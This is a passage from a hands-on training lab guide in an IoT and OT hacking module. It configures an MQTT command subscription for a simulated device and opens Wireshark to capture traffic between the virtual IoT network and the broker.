
36. Click on the **Plus** icon in the **top right corner** and select the **Subscribe to Command** option.



37. The **Subscribe for command - TS1** popup opens. Select **On start** under the **Subscribe on** tab, type **High_Tempe** under the **Topic** tab, and select **1 Atleast once** below the **Qos** option. Click on **Save**.



38. Scroll down the page, you can see the **Topic** added under the **Subscribe to Commands** section.



39. Next, we will capture the traffic between the **virtual IoT network and the MQTT Broker** to monitor the secure communication.


40. Minimize the Edge browser. Click on **Type here to search** at the bottom left of the desktop, type wireshark and select Wireshark from the results to launch the **Wireshark** from the application list.

41. The Wireshark Application window appears, select the **Ethernet** as interface.

Note: Make sure you have selected interface which has **10.10.1.22** as the IP address.


Note: If Software update popup appears click on **Skip this version**.

Module 18 – IoT and OT Hacking

